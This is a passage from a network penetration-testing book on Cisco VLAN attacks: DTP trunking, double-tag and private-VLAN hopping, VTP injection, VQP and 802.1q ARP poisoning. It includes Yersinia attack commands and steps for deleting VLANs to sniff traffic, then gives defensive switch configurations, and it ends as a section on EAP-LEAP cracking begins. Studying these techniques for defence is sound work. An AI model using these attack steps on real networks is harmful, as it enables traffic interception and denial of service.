
In an ncurses GUI (`yersinia -I`), press **F5**, then **x**, then number **1**, then letter **L** (to be sure) and watch the DTP frames being sent every 30 seconds.

Congratulations! You may have just opened a trunk link! Start sniffing the by-passing data to verify the success of your attack.

## 802.1q and ISL Exploitation

Even though 802.1q is an IEEE standard and not a Cisco proprietary protocol, it is far more commonly used on modern switched LANs; here we

concentrate mainly on 802.1q-related attacks. 802.1q embeds its data within the Layer 2 frame; this is referred to as *internal tagging*. In an Ethernet frame, a 4 byte 802.1q tag is added right after the source address field ([Figure 12-6](#)).




**Figure 12-6:** 802.1q-tagged Ethernet frame

The first 2 bytes signify the 802.1q tag (Tag Protocol Identifier, or TPID) and have a constant value of 0x8100. Two bytes that remain are a Tag Control Information (TCI) field. A TCI is split into a 3-bit 802.1p priority field that serves a Layer 2 quality of service (QoS) purpose (eight traffic prioritization levels), a Canonical Format Indicator (CFI) bit showing whether the MAC address is in canonical format, and 12 remaining bits of VLAN Identifier (VID). It is the VID that separates the traffic between VLANs by assigning



each VLAN a unique number. The 12-bit range gives us 4095 possible VLANs, with VLANs 0, 1, and 4095 being reserved. It is important to know that 802.1q introduces the concept of a *native VLAN* on a trunk. A native VLAN (VLAN 1 by default) carries frames without tags. If a user station without 802.1q support is plugged into a trunk port, it will be able to understand only frames passing through the native VLAN.

Unlike 802.1q, Cisco ISL ([Figure 12-7](#)) encapsulates the whole Layer 2 frame between an additional header (26 bytes) and a trailer (4 bytes).



**Figure 12-7:** Cisco ISL encapsulated Ethernet frame

The ISL header consists of the following fields:

- **DA** Destination 40-bit multicast address (01.00.c0.00.00)
- **TYPE** Indicates the frame type, such as Ethernet, Token Ring, fiber distributed data interface (FDDI), or ATM frame being encapsulated into the ISL
- **USER** Usually set to zero
- **SA** Source MAC address
- **LENGTH** 16-bit length, excluding the fields mentioned above

and the trailer

- **SNAP** 3-byte SNAP field set to 0xAAAA03
- **HSA** 0x00000C value
- **VLAN ID** 15 bit, more VLANs than 802.1q
- **BPDU** 1-bit set for all BPDUs that are encapsulated by ISL
- **INDX** 16-bit index field that indicates the port index of the source of the packet as it exits the switch
- **RES** 16-bit reserved field, all zeroes for Ethernet

The *ISL trailer* is a traditional 32-bit cyclic redundancy check (CRC) checksum (a frame length divided by a prime number). An *Ethernet frame* will be enlarged by 4 bytes when 802.1q is in use and by a whole 30 bytes in the case of ISL. If the original frame was already of the maximum allowable size, the resultant frame will be larger than the Ethernet standard allows. These frames are referred to as *baby giants* and may get dropped as invalid by the attacking station's network card. Be sure to adjust your maximum transmission unit (MTU) with the `ifconfig` or `ip` command when attacking, taking these values into account.


## Double Tagging VLAN Hopping

Attack

Popularity:	4
Simplicity:	8
Impact:	4
Risk Rating:	5

So how do we hop VLANs? The first and most basic VLAN hopping attack is

to become a trunk via DTP and then push tagged or encapsulated frames into the corresponding VLANs. This attack is completely defeated on modern Catalyst switches so it is of historical interest only. However, other means of VLAN hopping would still work, since they exploit standard-defined behavior of the involved devices. Thus, the vulnerability is the standard's, rather than switch's fault, and this kind of a fault is unlikely to be fixed soon. Above all, we are referring to what is called the *double 802.1q encapsulation attack* (its correct name should be *double 802.1q tagging attack*). Basically, we tag malicious data with two 802.1q tags and send the packet out. The first tag will get stripped off by the switch to which we are connected, and the packet will get forwarded to the next switch. However, a remaining tag contains a different VLAN to which the packet will be sent. Thus, data is pushed from the VLAN stated in the first tag onto the VLAN stated in the second one ([Figure 12-8](#)).



**Figure 12-8:** Double-tag VLAN hopping attack

In this form, the attack is unidirectional, although we will return to bypassing

this limitation later in the section. In practice, sending double-802.1q tagged packets is implemented in Yersinia—for example, `yersinia -I` followed by **F 6 => d => x => 1**. Don't forget to set all the required parameters of the packet to send, if the testing situation is different from the one described by the default Yersinia settings. In a client/server mode, use this:

```
yersinia# set dot1q double yes
yersinia# set dot1q interface eth0
>skip other specific variables settings>
yersinia# run dot1q attack 1
```

Two conditions must be met for this attack to succeed. First, it will work only if the trunk link has the same native VLAN as the attacker. Thus, you have more chances to succeed if you convert your link to the switch into a trunk via the DTP attack, although it is not always necessary. Then, of course, you will not be able to push any data to a host on a different VLAN but connected to the same switch, because a switch performs untagging only once. The attacker and the attacked must be connected to the different switches, as shown in [Figure 12-8](#). Since ISL does not support the concept of native VLANs, it is secure against double-encapsulation attacks.

## Private VLAN Hopping

**Attack**

<i>Popularity:</i>	2
<i>Simplicity:</i>	3
<i>Impact:</i>	4
<b><i>Risk Rating:</i></b>	<b>3</b>

A more exotic VLAN hopping attack, which would work with ISL just as well, is a hopping attack against private VLANs, or PVLANS. PVLANS provide isolation within VLANs, so that you can split hosts within the same network segment if you don't want these hosts to communicate with each other

directly. PVLANS provide a good counter-measure against ARP spoofing attacks. Nevertheless, their use also opens the possibility of an attack that we describe here.

The attack is based upon a basic fact: a switch, as a Layer 2 device, does not care much about IP addresses, and a router, as a Layer 3 device, does not filter MAC addresses unless explicitly configured to do so. All hosts separated via PVLANS still have a common gateway through which they communicate with outside networks, such as the Internet. If we send a packet with valid source MAC and IP addresses, but replace the target MAC address with the one of a gateway router, the switch would happily forward such a packet to the router, which will then look at the IP and direct the packet to the target. Of course, the source MAC of the packet will be replaced by the one of the router and the attack is, again, unidirectional.

While at the moment of writing no common tool can be used to implement this attack, a brilliant Global Information Assurance Certification (GIAC) practical work by Steve A. Rouiller ([http://www.giac.org/practical/GSEC/Steve\\_A\\_Rouiller\\_GSEC.pdf](http://www.giac.org/practical/GSEC/Steve_A_Rouiller_GSEC.pdf)) has an example of libnet-based code (see Appendix A5 on the site) for launching a typical PVLAN hopping attack. This example can be easily modified to meet your specific pentesting needs before the compilation. Steve's work also contains libnet-based code samples for practically all VLAN-related attacks we describe here and is a must for any-one seriously interested in VLAN exploitation. It's a pity that practical write-ups are not required to pass the GIAC certification anymore!

## Making Unidirectional Attacks Bidirectional


**Attack**

<i>Popularity:</i>	NA
<i>Simplicity:</i>	3
<i>Impact:</i>	10
<i>Risk</i>	

You may rightfully ask: What good is an attack that allows the attacker to push traffic in a single direction only? The standard answer is that it still allows an attacker to launch DoS attacks; however, this answer is not highly satisfactory. While DoS can be quite destructive, it is not something a skillful cracker would seek. There must be ways to bypass this limitation. When writing this chapter, we looked into it and learned that it is quite easy to do. WEPWedgie, a tool for Wired Equivalent Privacy (WEP) traffic injection by Anton Rager, solves the problem of unidirectional communication by bouncing packets from the target to a third external host under the attacker's control. We can do exactly the same here. Consider [Figure 12-9](#), which demonstrates this approach in relation to the PVLAN hopping attack we have just described.

	1	2	3	4	5	6
Source MAC	MAC_A	MAC_A	MAC_C	MAC_C	MAC_B	MAC_C
Destination MAC	MAC_C	MAC_C	MAC_D	MAC_D	MAC_C	MAC_D*
Source IP	IP_D	IP_D	IP_D	IP_D	IP_B	IP_B
Destination IP	IP_B	IP_B	IP_B	IP_B	IP_D	IP_D

\* - or gateway leading to D



**Figure 12-9:** Making use of a PVLAN hopping attack

Attacker A opens a shell on an external host D under his control, which could be somewhere on the Internet. Then, packets with a source IP of D, destination IP of B, and destination MAC of a gateway router C are sent to the victim machine B. When B finally receives the packets, it will send the replies to D, where it would be captured by the attacker's sniffer. An example

could be portscanning by generating spoofed TCP SYNs at A and picking reply SYN-ACKs and ACK-RSTs at D. If B is successfully exploited, the cracker would be able to communicate with it by establishing a reverse connection from B to D.

While here we describe an enhancement to the PVLAN hopping, exactly the same method can be successfully applied to a double 802.1q tagging attack. The main limitation in both cases is that an attacker has to be sure that the target has a route to an external sniffing host and that no egress filtering rules would block the communication along this route. In other words, the attacker must perform his reconnaissance well.

## VTP Exploitation

### Attack

<i>Popularity:</i>	5
<i>Simplicity:</i>	7
<i>Impact:</i>	10
<i>Risk Rating:</i>	7

VTP is a yet another Cisco proprietary protocol designed to make the network administrator's life easier by enabling centralized administration of VLANs. VTP data propagates inside 802.1q or ISL frames on VLAN 1. These frames are sent to the destination MAC address 01.00.0C.CC.CC.CC with a Logical Link Control (LLC) code AAAA and a type of 2004 in the SNAP header.

To use VTP, switches have to be added to a VTP domain as VTP servers, clients, or transparent devices. When a new VLAN is configured on a VTP server, it will be automatically distributed among all switches in the VTP domain. Switches configured as transparent will propagate VTP information without altering their own VLAN assignments. On a network with dozens of



operational Catalyst switches, this is very useful. At the same time, if an attacker can insert a rogue VTP server into the domain, she would have complete control over the VTP domain VLANs. To stop it, VTP implements MD5-based frame authentication. Unfortunately, in our experience, many system administrators don't turn it on. But even so, an attacker can crack the MD5 hash if a guessable password is in use.

Apart from the absence or bypass of MD5 authentication, two other conditions must be fulfilled by the attacker when injecting VTP frames into the domain:

- The attacker must turn her port into a trunk (DTP attack).
- The VTP configuration revision number must be higher than the number in previous VTP advertisements to reflect the most recent update.

Of course, these frames must also have a valid VTP domain name. DTP also advertises the VTP domain name and without knowing it you won't be able to establish necessary trunking.

A VTP frame injection attack is automated in Yersinia. In the ncurses GUI, press `F7` and set the injected frame parameters. Don't forget about a high revision number; sniff some existing VTP frames, and put the number above the one in the last frame. Then press `x` and select the attack you need. The choice is to send a custom VTP packet, delete all or a single VLAN, or add a custom VLAN to the domain. In a client/server mode, use the `set vtp` command to define the parameters of your frames and execute `run vtp attack <attack number>`.

To gain access to all traffic on the switch, delete all VLANs. To gain access to traffic on a specific VLAN, delete that VLAN. Of course, you will still need to apply classical methods of sniffing a switched network to sniff and modify the traffic you can now access, so have your ARP spoofing and CAM table flooding tools ready. How about adding an additional VLAN and further segmenting the network? This could also come in handy—for example, to cut off IDS/IPS sensors and consoles or deny the system

administrator access to the part of the network under the attacker's control. Of course, it can also be used for a DoS attack.

## VLAN Query Protocol (VQP) Attacks

### Attack


<i>Popularity:</i>	1
<i>Simplicity:</i>	7
<i>Impact:</i>	10
<b><i>Risk Rating:</i></b>	<b>6</b>

Sometimes you may encounter dynamic VLANs. The most common reason for deploying dynamic VLANs is mobile users with laptops that may connect to different ports on different switches but still need to remain on the same VLAN. The assignment of hosts to dynamic VLANs is usually based upon the hosts' MAC addresses, although it is also possible to assign hosts to dynamic VLANs via Windows NT or Novell usernames, if a Cisco User Registration Tool (URT) is available. Nowadays, URT is very rarely used, since it became superseded by standard-defined 802.1x-based authentication methods.

The VLAN-per-host assignment is done by a VLAN Management Policy Server (VMPS), a service running on a higher end Catalyst switch. The VMPS grabs MAC-to-VLAN mapping information from the VMPS database via Trivial File Transfer Protocol (TFTP) or Remote Copy Protocol (RCP) and distributes it to VMPS client switches to which the end-user workstations are connected. The whole process of VLAN assignment by VMPS takes six steps (shown in [Figure 12-10](#)) and employs the proprietary VLAN Query Protocol (VQP) that uses UDP port 1589.

As shown in [Figure 12-10](#), first the connecting user station sends a packet to the VMPS client switch (1). From this packet, the switch learns the station's

MAC address (2). Then the client switch sends a VQP request to the VMPS server (3). This request contains the VMPS client switch IP, connecting station's MAC, client switch port number, and VTP domain. Upon receiving the VQP request, the VMPS server pulls the database file from the VMPS database and parses it to find whether the connecting station is listed (4). Then a VQP response is sent back to the client switch (5), and on the basis of this response a decision considering the connecting station is taken (6). This decision depends on the settings of the database file. A typical VMPS database file contains the following entries:



**Figure 12-10:** Dynamic VLAN assignment

```
vmpls domain Switchblock1
vmpls mode open
vmpls fallback default_unsecure
vmpls no-domain-req deny
!
vmpls-mac-addr!
!
address 0001.0435.0823 vlan-name DepartmentA
address 0234.0924.D721 vlan-name DepartmentB
address 0030.8A20.E624 vlan-name DepartmentC
```

The VMPS domain name is the same as the VTP domain name. The next line defines what to do with the stations without a matching entry in the database. By default, it is set to `open`, which means that a connecting station without a valid entry would be assigned to a fallback VLAN, defined in the next line of the configuration file. This VLAN could be unroutable or be a guest VLAN with a connection to the Internet and no routes to the internal corporate LAN. If `open` is replaced by `closed`, the switch port of an illicit station will be suspended and no connection is possible. Thus, `closed` is a more secure setting. It is also a good practice to keep the `vmps no-domain-req deny` line in place to deny dynamic VLAN connection to all hosts without a domain name. The line `vmps-mac-addr`s opens the actual VLAN-to-MAC mapping part of the database file, with a few examples of its entries shown.

How do we attack dynamic VLANs? For an unconnected attacker, the chances of connecting are slim, unless the following occurs:

- The line `vmps fallback default` is left with a default in it by an inexperienced network administrator. These settings will drop connecting hosts without a matching MAC address onto the default VLAN, which is VLAN 1. Oops!
- An attacker can somehow find a valid MAC address to spoof via social engineering or plain old bruteforce (connecting with different MAC addresses until successful). Trying out various known multicast MAC addresses is suggested. Knowing the make of legitimate client's network cards cuts away the Organizationally Unique Identifier (OUI) of MAC addresses to guess and greatly simplifies bruteforcing.

When an internal attacker is already connected to one of the static VLANs and wants to get onto the dynamic one, the situation is entirely different. First of all, neither VQP nor TFTP or RCP traffic is encrypted. If an attacker is able to sniff it, he would know valid MAC addresses to which to connect. It would be also possible to spoof or corrupt VQP responses or impersonate a TFTP or RCP server and supply a fake database file to the VMPS server. The fact that all listed protocols work over UDP only helps. Alternatively, an attacker can launch a filename dictionary attack against the TFTP or RCP

server (for example, using our Cisco Torch) to grab the database file and possibly replace it. The default name of this file requested by the VMPS server is *vmcs-config-database.1*. Often, it stays unchanged. To get onto the same VLAN with the VMPS server and database (commonly VLAN 1), using the methods described earlier in this chapter could be necessary.

## Lateral Means of Bypassing VLAN Segmentation

Attack

Popularity:	5
Simplicity:	4
Impact:	10
Risk Rating:	6

It is possible to tap into traffic belonging to a different VLAN without exploiting protocols directly relevant to VLAN's existence. An example of such an instance includes becoming the STP root bridge when CST is in use. CST provides a single spanning tree per a whole Layer 2 topology, regardless of the number of deployed VLANs. Thus, traffic from all VLANs will have to pass through the root bridge, where it can be intercepted and modified.

We have already reviewed in detail the rogue root bridge insertion attack; this particular case is no different, apart from the fact that the attacker has more luck on her side. Another rather effective attack is the traditional ARP poisoning attack with a twist: 802.1q tagging of the packets sent. This attack is implemented in the Yersinia 802.1q mode as attack number 2 (sending 802.1Q ARP poisoning). It requires three additional parameters: the IP of a target to poison, the source IP of ARPs, and the number of the VLAN on which the target is positioned. The parameters are asked for when you use the ncurses GUI when the attack is launched; if using the client/server mode, set these parameters using the commands `set dot1q iparp`, `set dot1q ipdest`, and `set dot1q ipsource`. Of course, this attack is against a

single host on a different VLAN and you have to know its IP address beforehand.

Another attack, which is far less likely to succeed, is trying to push multicast traffic onto a different VLAN. This attack is of a limited use—for example, blind searching for a vulnerable multicast application by injecting in an exploit capable of establishing a reverse connection to an external host (see [Figure 12-9](#)). Since we have never encountered such successful attacks in the real world, we are not going to dwell on it here.

## Countermeasures Against VLAN-Related Attacks

### Countermeasures

Unlike STP exploitation, VLAN attacks comprise a whole array of methods using different Layer 2 protocols. Thus, there is no silver bullet to use to stop all attacks at once, and every attacking approach has a specific countermeasure.

A countermeasure that comes closest to being universal is to turn off DTP:

```
CatOS_switch>(enable)set trunk <module/port> off
IOS_switch(config)#interface fastethernet <module/port>
IOS_switch(config-if)#switchport mode access
```

To verify that no DTP is running, execute these commands:

```
CatOS_switch>(enable)show trunk [module|module/port]
```

or

```
IOS_switch#show interface <type> <number> switchport
```

Many VLAN attacks require that the attacker set up a trunk link to the switch. If DTP is not running and the connected port is in a permanent nontrunking state, these attacks become impossible to execute. Thus, DTP should be disabled on all end-user ports. It is also advisable to put all unused

ports onto a separate, unroutable VLAN. This will force potential local attackers to unplug legitimate hosts to connect to the network, which is not going to go unnoticed.

Since the double 802.1q tagging attack requires that an attacker have the same native VLAN with the trunk link, putting all legitimate trunk ports onto a separate, dedicated VLAN will sort it out. Also, prune VLANs when possible (via VTP or manually) so that they do not spread to switches where they are not expected to be used. In particular, that applies to VLAN 1, which should not leak to end users or even network servers at all.

In general, don't use VLAN 1 for anything, even the switch management traffic, spare for VTP and CDP. Pick up a separate VLAN for the management traffic instead. While VTP pruning of VLAN 1 is supposed to be impossible, a method is available for restricting the extent of this VLAN. A specific feature called *VLAN 1 disable on trunk* is available on Catalyst 4000, 5000, and 6000 series switches since CatOS version 5.4(x). This feature allows a network administrator to prune VLAN 1 from a trunk the way you would remove any other VLAN. Despite such pruning, the control and management traffic such as VTP, CDP, and DTP will still pass through the trunk, but all user traffic will be blocked. No specific command is used for the *VLAN 1 disable on trunk* feature; VLAN 1 is removed the traditional way:

```
CatOS_switch>(enable)set trunk 2/1 desirable
Port(s) 2/1 trunk mode set to desirable.
CatOS_switch>(enable)clear trunk 2/1 1
Removing Vlan(s) 1 from allowed list.
Port 2/1 allowed vlans modified to 2-1005.
```

As to the VTP itself, avoid using this management protocol where feasible. The easiest way to disable VTP data propagation is setting all switches to the transparent mode (you can also turn VTP off on CatOS-based switches):

```
CatOS_switch>(enable)set vtp mode transparent | off
IOS_switch(config)#vtp mode transparent
```

If running VTP is necessary due to the amount of switches deployed on a

LAN, never forget to set a VTP password with the `CatOS_switch>(enable)set vtp <passwd>` or `IOS_switch(config)#vtp password <password>` command, while following common strong password criteria. The VTP password must be configured on all switches in the VTP domain, and it needs to be the same on all those switches. The password is carried in all summary-advertisement VTP frames as a 16-byte MD5 word.

Where possible, use VTP version 3 instead of 1 or 2. While the main difference between the first and second versions of the protocol is the support of Token Ring VLANs by VTPv2, VTPv3 introduces password hiding in the switch configuration file. Instead of showing the plaintext password when the `show running/show startup-config` command or its equivalent is executed, a VTPv3-enabled switch will demonstrate a hexadecimal secret key that is generated from the plaintext password. Thus, if an attacker takes over one of the switches, he won't have a password to control the whole VTP domain, even though he can reset and change the VTP password on that particular switch, kicking it out of the VTP domain and causing a DoS. To set a hidden VTPv3 password, use the `CatOS_switch>(enable)set vtp passwd <password> hidden` command. Other useful security enhancements to VTPv3 are also available; you can find more about them at [http://www.cisco.com/en/US/products/hw/switches/ps708/products\\_configuration.html](http://www.cisco.com/en/US/products/hw/switches/ps708/products_configuration.html)

To block the PVLAN hopping attack the easiest way, the involved router, rather than the switch, will have to be reconfigured. The configuration needed is a simple access list restricting the traffic flow between hosts on the LAN:

```
Router(config)#access-list no_hop deny ip <localsubnet> <lsubnet>
<localsubnet> <localsubmask> log-input
Router(config)#access-list no_hop permit ip any any
Router(config)#interface eth0/0
Router(config-f)#ip access-group no_hop in
```

The same configuration can be performed using VLAN access lists (VACLs) on some switches—for example, Cisco Catalyst 6000 series running CatOS 5.3 or later. To configure a needed VACL on a CatOS switch, try out settings similar to these:

```
CatOS_switch<(enable)set vlan 6
```



```
CatOS_switch>(enable)set security acl ip no_hop deny ip <localsuk
<lsubnetmask> <localsubnet> <localsubmask> log
CatOS_switch>(enable)set security acl ip no_hop permit ip any
CatOS_switch<(enable)commit security acl no_hop
CatOS_switch>(enable)set security acl map no_hop 6
```

**On the IOS switch, the configuration may look like this:**

```
IOS_switch(config)#vlan 6
IOS_switch(config)#access-list 150 deny ip <localsubnet> <lsubnet
\ <localsubnet< <localsubmask>
log-input
IOS_switch(config)#access-list 150 permit ip any any
IOS_switch(config)#vlan access-map no_hop IOS_switch(config)#matc
IOS_switch(config)#action forward
IOS_switch(config)#vlan filter no_hop vlan-list 6
```

**To snoop on possible local attackers without any impact on legitimate traffic passing through the switch, you can mirror suspicious traffic to a selected port employing a VACL Capture feature. Its configuration on a CatOS switch mirroring defined traffic to port 24 of the first module would look like this:**

```
CatOS_switch>(enable)set vlan 6
CatOS_switch>(enable)set security acl ip no_hop deny ip <localsuk
<lsubnetmask> <localsubnet> <localsubmask> capture
CatOS_switch>(enable)set security acl ip no_hop permit ip any
CatOS_switch>(enable)commit security acl no_hop CatOS_switch>(ena
CatOS_switch>(enable)set security acl capture-ports 1/24
```

**Here's its equivalent in IOS:**

```
IOS_switch(config)#vlan 6
IOS_switch(config)#access-list 150 deny ip <localsubnet> <lsubnet
IOS_switch(config)#access-list 150 permit ip any any IOS_switch(c
IOS_switch(config)#action forward capture
IOS_switch(config)#vlan filter no_hop vlan-list 6
IOS_switch(config)#int fastethernet 1/24 switchport capture
```

**Our next stop is VMPS/VQP attacks, and it will be a very brief stop. In a**

nutshell, this model is somewhat obsolete. We strongly suggest using 802.1x for port-based user authentication instead. In the [next section](#), we will briefly review an attack against Extensible Authentication Protocol-Lightweight Extensible Authentication Protocol (EAP-LEAP), a Cisco-specific implementation of 802.1x. Refer to that section to see a recommended Cisco solution for authenticating connecting users in a secure way.

As to STP-based VLAN penetration, we have already reviewed the methods of protecting your STP domain against the cracker nuisance. An additional recommendation here is not to use CST at all and assign a single STP tree per VLAN. To do that, Cisco offers proprietary Per-VLAN Spanning Tree (PVST) and Per-VLAN Spanning Tree + (PVST+). The difference between them is that PVST uses Cisco ISL, and PVST+ uses IEEE 802.1q trunking. Both allow Layer 2 load balancing via forwarding some VLANs on one trunk and other VLANs on a different one without a risk of causing Spanning Tree loops. Such configuration offers strong resilience against possible LAN flooding attacks. (Think you can't bring a 100BaseT Ethernet LAN down with a flood? Try out Linux kernel packet generator!) The latest development in the PVST field is Rapid-PVST+, which combines Rapid STP and PVST+ technologies. Rapid-PVST+ is a default STP version on CatOS switches since code train 8.1(1). It is enabled like so:

```
CatOS_switch>(enable)set spantree mode rapid-pvst+
```

The final issue to deal with is gratuitous ARP (GARP) spoofing. Since it is a common attack on switched VLANs, many countermeasures are available to keep it from installing `arpwatch` and configuring static ARP cache entries on end-user stations to running Ettercap plug-ins to discover ARP poisoners on LAN. However, here we are interested in Cisco-specific means of defeating GARP spoofing. One such method is configuring PVLANS and securing them against a hopping attack, as described previously. However, you may not want to break up communication between the hosts on a LAN unless you're operating in a highly secure environment or in other special cases, such as administering server farms. A less disrupting and more elegant solution is to apply ARP inspection, available on many recent CatOS and IOS versions. ARP inspection intercepts all ARP requests and responses and verifies for valid MAC-to-IP bindings before the switch ARP cache is updated or the

packet is forwarded to the appropriate destination. All invalid ARP packets are dropped cold. To configure ARP inspection, first permit the explicit MAC-to-IP binding, and then deny any other ARP packets for the same IP. Finally, permit all other ARP packets. An example of ARP inspection configuration on a CatOS switch is shown here:

```
CatOS_switch>(enable)set security acl ip <ACL name> permit arp-ir
 \host <IP> <MAC>
CatOS_switch>(enable)set security acl ip <ACL name> deny arp-insp
 \host <IP> any log
CatOS_switch>(enable)set security acl ip <ACL name> permit arp-ir
CatOS_switch>(enable) set security acl ip <ACL name> permit ip ar
CatOS_switch>(enable) commit security acl <ACL name>
```

As you can see, on CatOS switches, ARP inspection is basically an extension of VACLs. The settings on IOS switches are based on ARP access lists:

```
IOS_switch(config)#arp access-list <ACL-name>
IOS_switch(config)#permit ip host <sender IP> mac host <sender MAC>
IOS_switch(config)#ip arp inspection filter <ACL-name> vlan <vlan id>
IOS_switch(config)#interface <interface id>
IOS_switch(config-if)#no ip arp inspection trust
```

The first configuration line defines the ACL, the second is the actual ACL, the third one applies it to a VLAN and drops spoofed packets with a static option, and the last two lines set a selected interface as untrusted. All untrusted interfaces apply ARP inspection to bypassing traffic.

You can also configure ARP inspection on a Firewall Services Module (FWSM) for Catalyst 6500 switches and 7600 series routers. This is actually quite easy. First create static ARP entries, and then turn ARP inspection on:

```
FWSM/cat6500(config)#arp <interface name> <ip address> <mac address>
FWSM/cat6500(config)#arp-inspection <interface name> enable [flood]
```

The default `flood` option will flood spoofed packets out of all switch ports. The `no-flood` option, which would drop such packets, is recommended.

Finally, you can limit the rate of incoming ARP packets to counter possible DoSs caused by malicious ARP floods. Excess ARP packets will be dropped and can optionally cause the offended switch port to shut down. An example of ARP rate limiting on a CatOS switch is shown here:

```
CatOS_switch>(enable)set port arp-inspection 1/1 drop-threshold 20
\shutdown-threshold 40
```

Drop Threshold=20, Shutdown Threshold=40 set on port 1/1.

This command will set an inspection limit of 20 packets per second and a port shutdown threshold of 40 packets per second for port 1/1. On the IOS switch, a syntax would be like this:

```
IOS_switch(config)#interface 1/1
IOS_switch(config-if)#ip arp inspection limit rate 40
IOS_switch(config-if)#errdisable recovery cause arp-inspection interval 60
```


In this case, the switch will disable port 1/1 after the threshold of 40 packets per second is exceeded. The third line defines interface recovery from the disabled state after 60 seconds have passed.

While configuring and maintaining ARP inspection on a switch can be cumbersome and time-consuming, it is nevertheless more efficient and manageable than setting static ARP entries on users workstations. Besides, this process can be automated via scripting, and a network administrator does not have to run around the campus bothering users and endlessly typing `arp -s`.

 [Previous](#)

[Next](#) 

 Previous

Next 

# CISCO EAP-LEAP CRACKING

802.1x is an IEEE standard for *port-based* (well, we would rather say *interface-based*) enduser authentication on LANs. While it supports (and was initially designed for) Ethernet, the main current use of 802.1x is wireless users' authentication as a part of the wireless security scheme provided by the 802.11i security standard. The 802.1x authentication *chain* consists of three elements:

- **Supplicant** An end-user station, often a laptop, that runs 802.1x client software.
- **Authenticator** A switch, a wireless gateway, or an access point to which the authenticating users connect. It must be configured to support 802.1x on the involved interfaces with commands like `aaa authentication dot1x default group radius` (global configuration) and `dot1x port control auto` (switch interface).
- **Authentication server** A RADIUS server to which authenticators forward end users' authentication requests for verification and authentication decision.

## EAP-LEAP Basics

The Extensible Authentication Protocol (EAP) is used by all three 802.1x component devices to communicate with each other. It is extensible since many different EAP types exist for all kinds of authentication plans—for example, employing SIM cards, tokens, certificates, and more traditional passwords. Here we are interested only in Cisco-related protocols and products, thus the security weaknesses of EAP-LEAP are the target of the discussion.

EAP-LEAP is a Cisco proprietary protocol, with its implementation code open for supplicant software and RADIUS servers, but not for authenticators. Thus, when using EAP-LEAP, deployment of Catalyst switches or Cisco

Airnet access points is necessary. EAP-LEAP is also a very common security protocol, since it appeared in the early days of 802.1x, when its only competitor was EAP-MD5, a first and highly vulnerable EAP version. You can still encounter a lot of wireless LANs using EAP-LEAP when wardriving, and you'll see companies planning to install new wireless networks with EAP-LEAP-based authentication, despite the development of a more secure Cisco Extensible Authentication Protocol-Flexible Authentication via Secure Tunneling (EAP-FAST) as well as other, more modern, nonproprietary EAP types. It is remarkable that EAP-LEAP was the first EAP type that started to support generation and distribution of dynamic Wired Equivalent Privacy (WEP) keys, which together with a popularity of Cisco Aironet wireless equipment, promoted the spread of this protocol in wireless networking. Nowadays, dynamic Temporal Key Integrity Protocol (TKIP) keys can be used with EAP-LEAP instead of insecure WEP.

EAP-LEAP provides mutual authentication via a shared secret, which is a password known to both connecting user and RADIUS server. Of course, bad passwords can fall to dictionary attacks. In fact, the first tool written for attacking EAP-LEAP was a simple Perl dictionary attack utility called LeapCrack, which is a wrapper for the `ancontrol` BSD command. However, an easy-to-guess password is a user or administrator's fault, not the authentication protocol's fault. If, however, we could deduce at least a part of a password by cryptanalysis, so that a shorter word becomes available for further dictionary or bruteforce attacks, it becomes an entirely different matter. This is exactly the kind of exploitation we are going to discuss here.

## EAP-LEAP Cracking

**Attack**

<i>Popularity:</i>	5
<i>Simplicity:</i>	5
<i>Impact:</i>	10
<i>Risk</i>	

